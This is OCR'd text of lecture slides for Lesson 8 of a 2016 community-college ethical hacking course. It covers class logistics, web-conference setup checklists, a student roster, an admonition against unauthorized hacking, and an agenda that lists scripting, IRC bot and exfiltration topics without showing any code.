Last updated 10/19/2016


Rich's lesson module checklist

- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers

- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Bot and other samples programs added to depot directory
- ❑ Lab 7 posted and tested

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.


2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits

Rich Simms
- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: http://simms-teach.com

And thanks to:
- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class




1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout


- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*




- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus*

Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




3) Click OK button.



4) Select "Share desktop" and click Share button.


Rich's CCC Confer checklist - setup


[ ] Preload White Board




[ ] Connect session to Teleconference

Session now connected to teleconference






[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out




Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

Rich's CCC Confer checklist - screen layout



[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo






The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table

Elmo rotated up to view white board




Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx


Control Panel (small icons)




General Tab > Settings…



500MB cache size



Delete these



Google Java download

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

Instructor can use:

- **96 to mute all student lines.*
- **5 to boost audio input*

CIS 76 - Lesson 8

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**


Ryan


Jordan


Takashi

Karl-Heinz


Sean

Benji

Joshua


Brian

Tess

Jeremy


David H.


Roberto

Nelli


Mike C.


Deryck


Alex

Michael W.


Carter

Thomas

Wes

Jennifer


Marcos

Tim

Luis

Dave R.

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: `risimms@cabrillo.edu`

(answers must be emailed within the first few minutes of class for credit)

Programming for Security Professionals

Objectives

- Describe the enumeration step
- Enumerate Windows targets
- Enumerate Unix/Linux targets

Agenda

- Quiz #6
- Questions
- Housekeeping
- HTML pages
- bash scripts
- Python
- Ruby
- Metasploit Ruby Exploit (Brian)
- IRC (Jessie)
- IRC Bot template Walk-Through (Jessie)
- Using Irssi
- Installing IRC Bot
- Distributed Bot Ping
- Adding commands to your bot
- Exfiltration script
- Flood script
- Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions

How this course works?

Past lesson material?

Previous labs?

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

In the news

Speeding cameras open to hacking

Thanks Mike

http://readwrite.com/2016/10/07/unsecured-speeding-cameras-vulnerable-smart-city-hackers-cl4

Best Practices

Cybersecurity in the Commercial Sector Webinar

https://www.us-cert.gov/ccubedvp/events#upcoming-events

C³ Voluntary Program Webinar: Cybersecurity in the Commercial Sectors
Please join the C³ Voluntary Program for its last webinar of 2016!
Date: November 10, 2016
Time: 1:00 PM-2:30 PM EST
Dial-In: 1-888-677-1829 **PIN**: 4768517#
HSIN Link: https://share.dhs.gov/ccubedvpwebinars/
The C³ Voluntary Program has held a series of webinars this year aimed at educating critical infrastructure owners and operators about relevant cyber risk management practices, tools, and resources.
The November webinar will focus on four critical infrastructure sectors related to the commercial sector: **Commercial Facilities, Critical Manufacturing, Financial Services,** and **Information Technology**. Panelists from each sector will discuss common threats, cybersecurity best practices, Cybersecurity Framework use cases, and useful tools and resources.
RSVP: Please email your name and affiliation to CCubedVP@hq.dhs.gov by November 9, 2016.
Please note that your RSVP will automatically enroll you in the webinar, and you may not receive a confirmation.

Housekeeping

1) Lab 6 is due tonight at 11:59PM.

2) Finished Lab 6 already? Please monitor the forum and help anyone with questions.

3) Tonight five forum posts are due!

For tonight's hands-on activates

Log into Opus

Log into VLab

On your EH-Kali

